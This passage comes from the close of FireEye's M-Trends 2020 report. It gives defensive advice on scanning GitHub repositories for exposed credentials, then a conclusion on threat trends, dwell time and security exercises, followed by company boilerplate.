- Attachment of EBS volumes
- Data being exfiltrated over SSH
- New IP address and user accessing sensitive database

Storing credentials in plaintext within a GitHub repository

Pitfall Organizations may not be scanning for exposed credentials or preventing them from being committed to the GitHub code repository.

Best Practice Organizations should use a professional or open-source credential scanning solution to monitor and prevent inadvertent exposure of credentials. GitHub provides a professional token scanning solution that will analyze code for exposed credentials. The GitHub token scanning service will allow an organization to create regular expressions to match specific credential patterns and then alert the user or security team after a credential has been committed.

GitHub Enterprise can create pre-receive hooks, which allow a script or credential scanning tool to be executed before acceptance of the commit. An organization can use these pre-receive hooks and webhooks to execute an open-source tool such as “git-secrets” or “detect-secrets” before allowing the commit, to prevent any code containing an exposed secret from being accepted into a code repository.

CONCLUSION

M-Trends 2020 Takeaways



While the threat landscape is evolving, new is not replacing old. Although we have observed new malware families, many of these attackers are the usual suspects we have seen over the years using familiar types of attack techniques with malware based on a handful of known malware families.

And these threats and activities never stop. There are more active groups now than ever before, with significant APT and FIN activity. These groups are using a combination of custom intrusion tools and publicly available tools, typically in the same parts of the attacker lifecycle.

While targeted industries and overall motivations have remained consistent, we are seeing a marked expansion of threat actor goals, including new ways to monetize intrusions and overall diversification in threat activity. This requires incident responders to be prepared for more scenarios, both familiar and unfamiliar.

Perhaps most importantly is the good news: attacks are being detected and responded to more quickly. The global median dwell time for 2019 was 56 days—less than two months! Also of note: more victims were notified by an outside party, reversing a four-year trend where more organizations were identifying compromises on their own.

Many of the stats in M-Trends 2020 show that both the industry and organizations are getting better at cyber security, but there is no single reason why. Perhaps more vendors and more awareness are leading to better visibility across the security spectrum. Or organizations are simply investing more in their cyber security programs.

One thing is for certain: cyber investments will fall short of achieving the desired security outcomes if security staff are not properly trained. Security effectiveness validation using purple team and red team exercises is one of the best ways for organizations to evaluate and test their security. By going up against real-world attackers, security teams can assess their own ability to detect and respond to an active attacker scenario. Response readiness assessments and incident response tabletop exercises also help improve preparedness. These exercises expose executives, legal personnel and other staff to incident response processes and concepts, and let participants know what actions they need to take during a typical intrusion scenario.

And of course, FireEye will continue to publish M-Trends in the years to come, to improve our collective security awareness, knowledge and capabilities.



To learn more about FireEye, visit: www.fireeye.com

FireEye, Inc.

601 McCarthy Blvd. Milpitas, CA 95035
408.321.6300/877.FIREEYE (347.3393)
info@FireEye.com

© 2020 FireEye, Inc. All rights reserved. FireEye and M-Trends are registered trademarks of FireEye, Inc. All other brands, products, or service names are or may be trademarks or service marks of their respective owners.
M-EXT-RT-US-EN-000277-03

About FireEye, Inc.

FireEye is the intelligence-led security company. Working as a seamless, scalable extension of customer security operations, FireEye offers a single platform that blends innovative security technologies, nation-state grade threat intelligence, and world-renowned Mandiant® consulting. With this approach, FireEye eliminates the complexity and burden of cyber security for organizations struggling to prepare for, prevent, and respond to cyber attacks. FireEye has over 7,700 customers across 67 countries, including more than 50 percent of the Forbes Global 2000.

